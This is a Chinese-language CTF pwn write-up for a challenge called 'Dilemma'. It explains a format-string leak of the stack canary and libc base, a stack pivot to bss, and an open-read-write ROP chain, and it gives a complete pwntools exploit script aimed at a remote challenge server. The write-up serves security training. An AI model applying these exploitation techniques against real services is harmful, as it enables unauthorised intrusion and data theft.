


# Dilemma




64位 Canary nx保护






有 func\_1 、func\_0两个函数



Func\_1 格式化字符串漏洞来泄露canary和libc ，func1第二个输入可以随便输，输完后退出func1，输入2进入func0



禁用了execve 所以我们考虑打orw

Func0有0x100字节大小的输入

Func\_0 直接栈迁移打orw

先迁到bss段 ，在把./flag.txt字符串写到bss段上面去,再使用0x100字节大小的输入

最后覆盖返回地址打orw

EXP:

from pwn import\*

#p = process('./pwn')

p = remote('101.200.155.151',12500)

elf = ELF('./pwn')

libc = ELF('./libc.so.6')

context(arch='amd64',log\_level='debug',os='linux')

pop\_rdi = 0x000000000040119a

ret = 0x000000000040101a

bss = 0x404000 + 0x900

pop\_rsi\_r15 = 0x000000000040119c

p.recvuntil("where are you go?\n")

p.sendline("1")

p.recvuntil("Enter you password:\n")

payload = b'%39$p%11$p'

#gdb.attach(p)

p.sendline(payload)

p.recvuntil("0x")

libc\_start = int(p.recv(12),16) - 128

libc\_base = libc\_start- libc.sym['\_\_libc\_start\_main']

p.recvuntil("0x")

again = 0x4012BA

canary = int(p.recv(16),16)

p.recvuntil("I will check your password:")

p.send("a"\*8)

p.recvuntil("where are you go?\n")

p.sendline("2")

p.recvuntil("We have a lot to talk about\n")

payload = b'a'\*0x28 + p64(canary) + p64(bss+0x30) + p64(0x4011C9)

p.send(payload)

p.recvuntil("a"\*0x28)

pop\_rdx\_r12 = 0x000000000011f2e7 + libc\_base

open = libc\_base + libc.sym['open']

read = libc\_base + libc.sym['read']

write = libc\_base + libc.sym['write']

payload2 = b'./flag.txt'

payload2 = payload2.ljust(0x28,b'\x00') + p64(canary) + p64(0) + p64(pop\_rdi) + p64(bss) + p64(pop\_rsi\_r15) + p64(0) + p64(0) + p64(open)

payload2 += p64(pop\_rdi) + p64(3) + p64(pop\_rsi\_r15) + p64(bss+0x200) + p64(0) + p64(pop\_rdx\_r12) + p64(0x50) + p64(0) + p64(read)

payload2 += p64(pop\_rdi) + p64(1) + p64(pop\_rsi\_r15) + p64(bss+0x200) + p64(0) + p64(pop\_rdx\_r12) + p64(0x50) + p64(0) + p64(write)

print(hex(len(payload2)))

#gdb.attach(p)

p.send(payload2)

p.interactive()

